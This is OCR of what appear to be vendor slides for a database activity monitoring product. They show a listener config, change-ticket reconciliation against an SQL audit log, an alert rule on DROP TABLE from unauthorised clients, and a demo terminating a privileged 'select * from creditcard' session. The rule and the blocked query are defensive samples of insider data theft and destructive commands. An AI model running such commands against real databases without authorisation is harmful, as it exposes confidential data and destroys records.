
Previous
Line #13

```
013:  (DESCRIPTION_LIST =
014:    (DESCRIPTION =
015:      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))
016:      (ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1521))
017:    )
018:  )
019:
020: LISTENER =
021:  (DESCRIPTION_LIST =
022:    (DESCRIPTION =
023:      (ADDRESS = (PROTOCOL = TCP)(HOST = ospre )(PORT = 1525))
024:    )
025:  )
026:
027: DEFAULT_SERVICE_LISTENER = (XE)
028:
```

Changes to the file

- Fill in the database assessment gap
  - Customize VA tests
  - Assessment review and remediation plan
    - Super users accessing sensitive data
    - Password Policy
    - Role and responsibility review
  - Change management process configuration management

Automated Sign-offs & Escalations for Compliance



Description: Weekly Database Change Management Proces

Active ☑ *There's a schedule associated with this process*

Archive Results □ Keep for a minimum of 0 days or 5

CSV/CEF File Label: Weekly_Database_Chang

Receivers

Receiver	Action Req.	To
☒ Marc (Marc Gamache)	○ Review ● Sign	
☒ role: dba	● Review ○ Sign	

Change CRQ000000000042 (Modify)

BMC REMEDY IT SERVICE MANAGEMENT - Change Management

Infrastructure Change

Change ID*+ CRQ000000000042

Process Flow Status

Change Request Information

Change Type* Change

Summary* Alter SOX revenue table

Notes

Status* Sched

Status Reason

Risk Level* Risk L


Requested By


Support Company*+ Calbro Financial Services


Start Date: **2009-01-22 15:00:00** End Date: **2009-01-22 16:00:00**

Timestamp	Server Type	risk_level	priority	description	change_id	chang					
2009-01-22 15:08:12.0	ORACLE	0	3	Alter SOX revenue table	CRQ000000000042	crq000000000042	allen	ALLEN	192.168.8.129	192.168.8.129	SELECT ? from dual
2009-01-22 15:08:21.0	ORACLE	0	3	Alter SOX revenue table	CRQ000000000042	crq000000000042	allen	ALLEN	192.168.8.129	192.168.8.129	Alter table sox_sales_east add total_revenue float
2009-01-22 15:08:29.0	ORACLE	0	3	Alter SOX revenue table	CRQ000000000042	crq000000000042	allen	ALLEN	192.168.8.129	192.168.8.129	Alter table sox_sales_central add total_revenue float
2009-01-22 15:08:36.0	ORACLE	0	3	Alter SOX revenue table	CRQ000000000042	crq000000000042	allen	ALLEN	192.168.8.129	192.168.8.129	Alter table sox_sales_west add total_revenue float
2009-01-22 15:08:44.0	ORACLE	0	3	Alter SOX revenue table	CRQ000000000042	crq000000000042	allen	ALLEN	192.168.8.129	192.168.8.129	Alter table sox_sales_international add total_revenue float
2009-01-22 15:12:39.0	ORACLE	0	0					SYSTEM	192.168.8.129	192.168.8.129	alter table allen.sox_sales_east add sum_total float
2009-01-22 15:14:19.0	ORACLE	0	0					SYSTEM	192.168.8.129	192.168.8.129	insert into allen.sox_sales_east (i,customer,zipcode,revenue,total_revenue,sum_total) values(?,?,?,?,?,?
2009-01-22 15:41:44.0	ORACLE	0	0			crq000000000232	allen	SYSTEM	192.168.8.129	192.168.8.129	SELECT ? from dual
2009-01-22 15:41:55.0	ORACLE	0	0			crq000000000232	allen	SYSTEM	192.168.8.129	192.168.8.129	Alter table sox_sales_international add total_rev float

Fine-Grained Policies with Real-Time Alerts




CIFS
DB2
FTP
IBM DB2 Z/OS
IBM ISERIES
IMS
Informix
MS SQL SERVER
MYSQL
Oracle
Sybase
TERADATA


Rule #1 Description: non-App Source AppUser Connection

Category: Security Classification: Breach Severity: MED

Not □ Server IP: / and/or Group: Production Servers

Not ☑ Client IP: / and/or Group: Authorized Client IPs

Not □ Client MAC: Net. Protocol: and/or Group: -------------------

Not □ DB Name:

Not □ DB User: APPUSER

Field Name:

Object: INVENTORY

Command: DROP TABLE

Min. Ct.: 0 Reset Interval (minutes): 0


Continue to next Rule □ Rec. Vals. ☑

Action: ALERT PER MATCH

ALERT DAILY
ALERT ONCE PER SESSION
ALERT PER MATCH
ALERT PER TIME GRANULARITY
ALLOW
IGNORE RESPONSES PER SESSION
IGNORE SESSION
IGNORE SQL PER SESSION
LOG FULL DETAILS
LOG FULL DETAILS PER SESSION
LOG FULL DETAILS WITH VALUES
LOG FULL DETAILS WITH VALUES PER SESSION
LOG MASKED DETAILS
LOG ONLY
RESET
S-GATE ATTACH
S-GATE DETACH
S-GATE TERMINATE
S-TAP TERMINATE
SKIP LOGGING


Notification


☒ Notification Type MAIL Mail User marc_gamache@guardium.com


From: GuardiumAlert@guardium.com Sent: Wed 4/15/2009 8:00 AM
To: Marc Gamache
Cc:
Subject: (c1) SQLGUARD ALERT

Subject: (c1) SQLGUARD ALERT Alert based on rule ID non-App Source AppUser Connection
Category: security Classification: Breach Severity MED
Rule # 20267 [non-App Source AppUser Connection]
Request Info: [Session start: 2009-04-15 06:59:03 Server Type: ORACLE Client IP 192.168.20.160 ServerIP: 172.16.2.152 Client PORT: 11787 Server Port: 1521 Net Protocol: TCP DB Protocol: TNS DB Protocol Version: 3.8 DB User: APPUSER
Application User Name
Source Program: JDBC THIN CLIENT Authorization Code: 1 Request Type: SQL_LANG Last Error:
SQL: select * from EmployeeTable

Identifying Fraud at the Application Layer






DB User Name	Application User	Sql
APPUSER	joe	select * from EmployeeRoleView where UserName=?
APPUSER	joe	select * from EmployeeTable
APPUSER	marc	insert into EmployeeTable values (?,?,?,?,?,?,?,?)

- ***Issue***: Application server uses generic service account to access DB
  - ***Doesn't identify who*** initiated transaction (connection pooling)
- ***Solution***: Guardium tracks access to application ***user associated with specific SQL commands***
  - Out-of-the-box support for all major enterprise applications (Oracle EBS, PeopleSoft, SAP, Siebel, Business Objects, Cognos…) and custom applications (WebSphere….)


Data-Level Access Control: Blocking Without Inline Appliances

“DBMS software does not protect data from administrators, so DBAs today have the ability to view or steal confidential data stored in a database.” Forrester, “Database Security: Market Overview,” Feb. 2009


Production Traffic
Application Servers
Privileged Users
1
Issues SQL
Outsourced DBA
Connection terminated
Data-level Access Control
2
Hold SQL
Oracle, DB2, SQL Server, etc.
3
Check Policy On Appliance
4
Policy Violation: Drop Connection (or Quarantine User)
Session Terminated

```
root@osprey:~
[root@osprey ~]# sqlplus system

SQL*Plus: Release 10.2.0.1.0 - Production on Tue May 27 01:13:32 20

Copyright (c) 1982, 2005, Oracle.  All rights reserved.

Enter password:

Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production

SQL> select * from creditcard;
select * from creditcard
*
ERROR at line 1:
ORA-03113  end-of-file on communication channel


SQL> 
```

